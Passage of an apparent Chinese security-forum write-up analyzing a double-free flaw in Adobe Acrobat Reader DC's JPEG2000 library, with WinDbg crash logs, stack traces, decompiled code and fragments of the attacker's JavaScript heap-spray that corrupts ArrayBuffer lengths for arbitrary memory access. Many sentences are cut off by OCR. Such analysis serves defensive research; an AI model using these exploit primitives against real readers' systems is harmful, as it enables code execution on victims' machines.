42638c30  00000000 00000000 00000000 00000000  ................
42638c40  00000000 00000000 00000000 00000000  ................
42638c50  00000000 00000000 00000000 00000000  ................
42638c60  00000000 00000000 00000000 00000000  ................
..........
42638f70  00000000 00000000 00000000 00000000  ................
42638f80  00000000 00000000 00000000 00000000  ................
42638f90  00000000 00000000 00000000 00000000  ................
42638fa0  00000000 00000000 00000000 00000000  ................
42638fb0  00000000 00000000 00000000 00000000  ................
42638fc0  00000000 00000000 00000000 00000000  ................
42638fd0  00000000 00000000 00000000 00000000  ................
42638fe0  00000000 00000000 00000000 00000000  ................
42638ff0  00000000 0d0e0048 0d0f0048 00000000  ....H...H.......
```


漏洞调试

设置windbg为默认调试器，对AcroRd32.exe进程使用命令开启页堆"gflags /i AcroRd32.exe +ust +hpa"，附加AcroRd32.exe进程后运行poc文件，windbg将暂停到发生crach的地方。



```
(96c.d80): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=a0a0a080 ebx=00000000 ecx=a0a0a000 edx=a0a0a080 esi=00520000 edi=
eip=717b6e88 esp=0021a2ac ebp=0021a2f8 iopl=0         nv up ei ng nz
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=
verifier!AVrfpDphFindBusyMemoryNoCheck+0xb8:
717b6e88 813abbbbcdab    cmp     dword ptr [edx],0ABCDBBBBh ds:0023:a
```


通过栈回溯可以看到释放的调用者是JP2KLib!JP2KCopyRect+0xbad6，证明漏洞很可能在该模块里面。在该模块里面又调用了HeapFree函数，很可能是释放空间引发的异



```
0:000> kv 20
ChildEBP RetAddr  Args to Child
0021a2f8 717b6f95 00521000 a0a0a0a0 00520000 verifier!AVrfpDphFindBusyMemoryNoCheck+0xb8 (FPO: [Non-Fpo])
0021a31c 717b7240 00521000 a0a0a0a0 0021a38c verifier!AVrfpDphFindBusyMemory+0x15 (FPO: [Non-Fpo])
0021a338 717b9080 00521000 a0a0a0a0 0091b3f4 verifier!AVrfpDphFindBusyMemoryAndRemoveFromBusyList+0x20 (FPO: [Non-Fpo])
0021a354 76f966ac 00520000 01000002 a0a0a0a0 verifier!AVrfDebugPageHeapFree+0x90 (FPO: [Non-Fpo])
0021a39c 76f5a13e 00520000 01000002 a0a0a0a0 ntdll!RtlDebugFreeHeap+0x2f (FPO: [Non-Fpo])
0021a490 76f265a6 00000000 a0a0a0a0 5d16dd08 ntdll!RtlpFreeHeap+0x5d (FPO: [Non-Fpo])
0021a4b0 76c6c3d4 00520000 00000000 a0a0a0a0 ntdll!RtlFreeHeap+0x142 (FPO: [Non-Fpo])
0021a4c4 6cc1ecfa 00520000 00000000 a0a0a0a0 kernel32!HeapFree+0x14 (FPO: [Non-Fpo])
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Adobe\Acrobat Reader DC\Reader\JP2KLib.dll -
0021a4d8 69e40622 a0a0a0a0 b05434e6 5d10c2dc MSVCR120!free+0x1a (FPO: [Non-Fpo]) (CONV: cdecl) [f:\dd\vctools\crt\crtw32\heap\free.c @ 51]
WARNING: Stack unwind information not available. Following frames may be wrong.
0021a5f8 69e56444 5d1543c8 5d0f5be8 000000fd JP2KLib!JP2KCopyRect+0xbad6
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Adobe\Acrobat Reader DC\Reader\AcroRd32.dll -
0021a650 66c25f50 5d154008 5d153cd8 5d0f5be8 JP2KLib!JP2KImageInitDecoderEx+0x24
0021a6d8 66c278ed 5d154200 5d10c2dc 5d154200 AcroRd32_66620000!AX_PDXlateToHostEx+0x25e41d
0021a740 66c1c926 5d10c2dc 0021a760 66c25894 AcroRd32_66620000!AX_PDXlateToHostEx+0x25fdba
0021a74c 66c25894 5d10c2dc 5d129e00 5d104230 AcroRd32_66620000!AX_PDXlateToHostEx+0x254df3
0021a760 66816da0 5d10c2dc 5d104238 5d104230 AcroRd32_66620000!AX_PDXlateToHostEx+0x25dd61
0021a79c 668163e2 c0020000 00000016 5d104230 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x78e90
0021a86c 66815787 0021ac0c 00000000 ecaae781 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x784d2
0021abb4 66815719 0021ac0c 5d12b8f0 ecaae7dd AcroRd32_66620000!PDAlternateParamsGetCosObj+0x77877
0021abe8 668154ec 5d104090 5d12b8f0 0021aca0 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x77809
0021ac54 66814420 c0020000 00000016 5d12b8f0 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x775dc
0021b0c0 66811bee 0021b33c 5d128980 c0020000 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x76510
0021c830 66811874 5d128980 c0020000 00000016 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x73cde
0021c908 667fbe18 ecaa85f1 00000000 5d12b8f0 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x73964
0021c9c4 6685a049 00000000 00000000 00000000 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x5df08
0021ca20 66813e2b 00000000 00000000 00000000 AcroRd32_66620000!CTJPEGDecoderReadNextTile+0x29819
0021e184 66811874 5d1288f4 c0020000 00000015 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x75f1b
0021e25c 667fbe18 ecaaaf2d 4279af78 00000000 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x73964
0021e318 667fa341 00000001 00000000 00000000 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x5df08
0021e360 667eaf61 4279af78 00000001 00000000 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x5c431
0021e4c0 667ea6c8 30827dbc 00000001 0000002d AcroRd32_66620000!PDAlternateParamsGetCosObj+0x4d051
0021e528 6689a028 ecaaa99d 00000000 0021e5c8 AcroRd32_66620000!PDAlternateParamsGetCosObj+0x4c7b8
0021e5a8 66899cf3 5cdacf48 c0020000 0000002d AcroRd32_66620000!CTJPEGDecoderReadNextTile+0x697f8
```

对应的代码为如下代码片段。


通过对关键部分进行整理后如下代码，可以看到这个代码从基地址循环并使用变量count作为空闲内存的计数器，变量mem_base是在此循环中开始的内存地址。可以设置断



```
count = 0;
if ( *(v116 + 4) > 0 )
{
    do
    {
        if ( *(mem_base + 4 * count) )
        {
            free(*(mem_base + 4 * count));
            *(mem_base + 4 * count) = 0;
        }
        count++;
    }while ( count < max_count );
}
```


可以通过如下断点来监控mem_base，max_count和count值的变化。可以看到mem_base的地址为0x47560c08，max_count的值为0xff。可以看到在count为0xfd的时候

```
bp JP2KLib!JP2KCopyRect+0xbaea "dd eax+4 l1; g;"// max_count
bp JP2KLib!JP2KCopyRect+0xbac9 "r eax; r ecx; g;"// eax = mem_base,ecx = count
bp JP2KLib!JP2KCopyRect+0xbad0 "r eax; g;"//free addr
```




```
47544fe4  000000ff
eax=47560c08
ecx=000000fc
47544fe4  000000ff
eax=47560c08
ecx=000000fd
eax=d0d0d0d0
(91c.9e8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=d0d0d0b0 ebx=00000000 ecx=d0d0d000 edx=d0d0d0b0 esi=00730000 edi=00730000
eip=70cd6e88 esp=002d9f7c ebp=002d9fc8 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010286
verifier!AVrfpDphFindBusyMemoryNoCheck+0xb8:
70cd6e88 813abbbbcdab    cmp     dword ptr [edx],0ABCDBBBBh ds:0023:d0d0d0b0=????????
```

再通过!heap -p -a 47560c08查看基地址0x47560c08的信息,可以看到使用的大小为0x3f4，而while循环可以访问到mem_base ~ mem_base+3fc(4*0xff)区间的内存。两者的差值为8个字节3fc - 3f4 = 8，于是可以借助上述while循环越界访问两个4字节地址并释放，来实现任意释放两个地址。攻击者可以通过内存布局(例如堆喷射)提供的任意两个4字节地址，并实现任意释




```
0:000> !heap -p -a 47560c08
    address 47560c08 found in
    _DPH_HEAP_ROOT @ 731000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)
                             47403d34:         47560c08              3f4 -         47560000             2000
    70cd8e89 verifier!AVrfDebugPageHeapAllocate+0x00000229
    76f95ede ntdll!RtlDebugAllocateHeap+0x00000030
    76f5a40a ntdll!RtlpAllocateHeap+0x000000c4
    76f25ae0 ntdll!RtlAllocateHeap+0x0000023a
    6cc1ed63 MSVCR120!malloc+0x00000049
    69fd6ef6 JP2KLib!JP2KTileGeometryRegionIsTile+0x00000102
    69fb1396 JP2KLib!JP2KCodeStm::write+0x00017eb6
    69fb08fa JP2KLib!JP2KCodeStm::write+0x0001741a
    69fbf7f4 JP2KLib!JP2KCopyRect+0x0000aca8
    69fd6444 JP2KLib!JP2KImageInitDecoderEx+0x00000024
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Adobe\Acrobat Reader
    66c25f50 AcroRd32_66620000!AX_PDXlateToHostEx+0x0025e41d
    66c278ed AcroRd32_66620000!AX_PDXlateToHostEx+0x0025fdba
    66c1c926 AcroRd32_66620000!AX_PDXlateToHostEx+0x00254df3
    66c25894 AcroRd32_66620000!AX_PDXlateToHostEx+0x0025dd61
```

从前面的代码知道攻击者在漏洞触发前利用精心控制大小(0x400)的堆喷射构造大量对象，然后释放其中的一半，借助堆分配算法，JP2Klib在申请漏洞对象时，会从a1释放的




```
0:015> dc 0d0e0048
0d0e0048  00000000 0000ffe8 00000000 00000000  ................
0d0e0058  00000000 00000000 00000000 00000000  ................
0d0e0068  00000000 00000000 00000000 00000000  ................
0d0e0078  00000000 00000000 00000000 00000000  ................
0d0e0088  00000000 00000000 00000000 00000000  ................
0d0e0098  00000000 00000000 00000000 00000000  ................
0d0e00a8  00000000 00000000 00000000 00000000  ................
0d0e00b8  00000000 00000000 00000000 00000000  ................
0:015> dc 0d0f0048
0d0f0048  00000000 0000ffe8 00000000 00000000  ................
0d0f0058  00000000 00000000 00000000 00000000  ................
0d0f0068  00000000 00000000 00000000 00000000  ................
0d0f0078  00000000 00000000 00000000 00000000  ................
0d0f0088  00000000 00000000 00000000 00000000  ................
0d0f0098  00000000 00000000 00000000 00000000  ................
0d0f00a8  00000000 00000000 00000000 00000000  ................
0d0f00b8  00000000 00000000 00000000 00000000  ................
```

这段代码会从双重释放的内存空间中回收已经释放的内存。并且因为内存较大（由于之前的合并），所以需要分配比原来大一倍的空间。在sprayarr2被分配为0x20000-24



```
    for(var i1=1;i1<0x40;i1++)
    {
        sprayarr2[i1] = new ArrayBuffer(0x20000-24);
    }
```

接着攻击者查找所需的ArrayBuffer之后利用长度为0x20000-24的ArrayBuffer的读写能力去改写对应ArrayBuffer对象的长度，将其改写为0x66666666。然后利用之前构造



```
    for(var i1=1;i1<spraynum;i1++)
    {
        if( sprayarr[i1].byteLength == 0x20000-24)
        {

            var biga = new DataView(sprayarr[i1]);
            biga.setUint32(0x10000-12,0x66666666);
            for(var i11=i1;i11<spraynum;i11++)
            {
                if(sprayarr[i11].byteLength == 0x66666666)
                {
                    i1 = i11;
                    biga = new DataView(sprayarr[i1]);
                    break;
                }
            }
```

点击收藏 | 0 关注 | 1

[上一篇：Triton 学习](#) [下一篇：某shop API接口前台注入(通...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板